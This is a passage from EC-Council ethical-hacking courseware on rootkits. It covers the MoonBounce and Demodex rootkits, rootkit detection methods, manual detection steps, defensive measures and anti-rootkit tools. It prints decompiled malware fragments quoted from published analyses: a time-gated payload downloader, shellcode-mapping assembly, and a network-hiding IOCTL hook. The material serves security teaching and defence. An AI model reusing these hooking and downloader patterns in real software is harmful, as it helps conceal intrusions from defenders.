


Figure 6.152: Screenshot 1 of Purple Fox rootkit




Figure 6.153: Screenshot 2 of Purple Fox rootkit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MoonBounce**

  Source: *https://securelist.com*

  MoonBounce is malicious code concealed within UEFI firmware in the SPI flash that is scheduled to be executed at a specific time. Security systems have limited awareness of such implants; therefore, they are difficult to detect and remove. MoonBounce has a complex attack flow that is noticeably better than previously known UEFI firmware bootkits.

  The purpose of MoonBounce is to inject a malicious driver into the Windows kernel during the boot process, providing attackers with the maximum persistence. It can expedite the transmission of user-mode malware that runs additional payloads received from the Internet. It is a source of concern for professionals in the field of digital security because it targets the EFI System Partition (ESP).

```
GetLocalTime(&SystemTime);
TimeFlag7 = (SystemTime.wMinute / 0xFu + 4 * (LOBYTE(SystemTime.wHour) + 24 * LOBYTE(SystemTime.wDayOfWeek))) & 7;
if ( !(((0x80 >> TimeFlag7) & DownloaderArg->TimeFlag[((SystemTime.wMinute / 0xFu
                                                        + 4 * (SystemTime.wHour + 24 * SystemTime.wDayOfWeek)) >> 3)
                                                      + 199]) >> (7 - TimeFlag7)) )
{
  SleepTime = 10000;
  goto LABEL_4;
}
Content = Downloader(
            &DownloaderArg->Url,
            &DownloaderArg->UserAgent,
            &DownloaderArg->Proxy,
            &DownloaderArg->ProxyUserName,
            &DownloaderArg->ProxyPassword,
            &ContentLen);
```

Figure 6.154: Screenshot 1 of MoonBounce rootkit

```
map_driver_mapping_shellcode_to_mem:      ; DATA XREF: boot_services_function_hook_dispatch
                mov     rcx, 1122334455667788h ;
                                          ; 0x1122334455667788 is replaced during run-time
                                          ; by the address of the driver mapping shellcode
                                          ; by formerly executed shellcode
                xor     r8d, r8d          ; MmNonCached
                mov     edx, 28000h       ; Size of driver mapping shellcode
                call    cs:p_MmMapIoSpace
                add     rsp, 48h
                jmp     rax               ; Jump to mapped driver mapping shellcode
shellcode2__ExAllocatePool_hook endp ; sp-analysis failed
```

Figure 6.155: Screenshot 2 of MoonBounce rootkit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dubbed Demodex Rootkit**

  Source: *https://securelist.com*

  The Demodex rootkit is incredibly sophisticated and allows attackers to retain access to the victim device even after the OS is reinstalled. The Demodex rootkit works as a backdoor to sustain persistence on compromised devices. The major purpose of this rootkit is to conceal malware fingerprints such as their files, registry keys, and network traffic from forensic investigators and prevention systems.

  The Demodex rootkit has the following features:

  - It includes an open-source project named Cheat Engine, which helps users evade detection.
  - It bypasses security features and driver signature enforcement mechanisms in Windows.
  - It prevents unsigned device drivers from being loaded.

```
__int64 __fastcall nsiproxy_ioctl_dispatch_hook(PDEVICE_OBJECT *device_object, IRP *irp)
{
  _IO_STACK_LOCATION *current_stack_location; // rbx
  nsiproxy_context *Context_1; // rax
  nsiproxy_context *nsi_proxy_context; // rdi

  current_stack_location = irp->Tail.Overlay.CurrentStackLocation;
  if ( current_stack_location->Parameters.DeviceIoControl.IoControlCode == 0x12001B
    && current_stack_location->Parameters.DeviceIoControl.InputBufferLength == 0x70 )
  {
    Context_1 = ExAllocatePool(NonPagedPool, 0x28ui64);
    nsi_proxy_context = Context_1;
    if ( Context_1 )
    {
      memset(Context_1, 0, sizeof(nsiproxy_context));
      *&nsi_proxy_context->CompletionRoutine = current_stack_location->CompletionRoutine;
      *&nsi_proxy_context->Context = current_stack_location->Context;
      nsi_proxy_context->Control = current_stack_location->Control;
      *&nsi_proxy_context->CurrentProcess = IoGetCurrentProcess();
      current_stack_location->Control |= 0xE0u;
      current_stack_location->CompletionRoutine = nsiproxy_completion_routine_hook;
      current_stack_location->Context = nsi_proxy_context;
    }
  }
  return g_nsi_proxy_ioctl_dispatch(device_object, irp);
}
```

Demodex

Figure 6.156: : Screenshot of Demodex rootkit

The following are other popular rootkits:

- Moriya
- iLOBleed
- Netfilter
- Skidmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Rootkits

Integrity-Based Detection	It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline
Signature-Based Detection	This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints
Heuristic/Behavior - Based Detection	Any **deviations in the system's normal activity** or behavior may indicate the presence of a rootkit
Runtime Execution Path Profiling	This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection
Cross View-Based Detection	Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
Alternative Trusted Medium	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to **find the traces of the rootkit**
Analyzing Memory Dumps	The volatile memory (**RAM**) of the suspected system is dumped and analyzed to detect the rootkit in the system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripware and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Heuristic/Behavior-Based Detection**

  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in "normal" system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine's execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**

  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.

- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable CD-ROM or USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Detecting Rootkits

Step 1 — Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results

Step 2 — Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results

Step 3 — Run a latest version of WinMerge on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Detecting Rootkits

There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.

- **Steps to detect rootkits by examining the filesystem are as follows.**
  1. Run "**`dir /s /b /ah`**" and "**`dir /s /b /a-h`**" inside the potentially infected OS and save the results.
  2. Boot into a clean CD, run "**`dir /s /b /ah`**" and "**`dir /s /b /a-h`**" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).
- **Steps to detect rootkits by examining the registry are as follows.**
  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean CD** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
8. Launch the **WinMerge** tool from the CD and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Rootkits

1. Reinstall OS/applications from a trusted source after backing up the critical data
2. Maintain well-documented automated installation procedures
3. Perform kernel memory dump analysis to determine the presence of rootkits
4. Harden the workstation or server against the attack
5. Educate staff to avoid downloading any files/programs from untrusted sources
6. Install network- and host-based firewalls
7. Ensure the availability of trusted restoration media
8. Update and patch OSes, applications, and firmware
9. Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
10. Regularly update antivirus and anti-spyware software
11. Avoid logging in to an account with administrative privileges
12. Adhere to the principle of least privileges
13. Ensure the chosen antivirus software possesses rootkit protection
14. Avoid installing unnecessary applications and disable the features and services not in use

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Rootkits

A common feature of rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises when a new exploit is discovered. Log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help them cover their tracks, but there will almost certainly be other indicators that can help execute proactive countermeasures, rather than only reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools such as rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.

A few techniques adopted to defend against rootkits are as follows:

- Reinstall OS/applications from a trusted source after backing up critical data.
- Maintain well-documented automated installation procedures.
- Perform kernel memory dump analysis to determine the presence of rootkits.
- Harden the workstation or server against the attack.
- Educate staff to avoid downloading any files/programs from untrusted sources.
- Install network- and host-based firewalls and frequently check for updates.
- Ensure the availability of trusted restoration media.
- Update and patch OSes, applications, and firmware.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies.
- Regularly update antivirus and anti-spyware software.
- Keep anti-malware signatures up to date.
- Avoid logging into an account with administrative privileges.
- Adhere to the principle of least privileges.
- Ensure that the chosen antivirus software possesses rootkit protection.
- Avoid installing unnecessary applications and disable the features and services not in use.
- Refrain from engaging in dangerous activities on the Internet.
- Close any unused ports.
- Periodically scan the local system using host-based security scanners.
- Increase the security of the system using two-step or multi-step authentication so that an attacker cannot gain root access to the system to install rootkits.
- Never read emails, browse websites, or open documents while handling an active session with a remote server.
- Use configuration management and vulnerability-scanning tools to verify the effective deployment of updates.
- Employ traffic filtering software to detect and block malicious traffic entering the network.
- Use next-generation antivirus programs having machine learning–based anomaly detection and behavioral heuristics capabilities.
- Thoroughly read the instructions in the end-user license agreement (EULA) before installing any software.
- Avoid surfing the Internet while logged into an administrator account.
- Enforce write protection on the motherboard to prevent BIOS from being infected by a rootkit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Rootkits

GMER GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.



Stinger
https://www.mcafee.com

Avast One
https://www.avast.com

TDSSKiller
https://usa.kaspersky.com

Malwarebytes Anti-Rootkit
https://www.malwarebytes.com

Rootkit Buster
https://www.trendmicro.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.

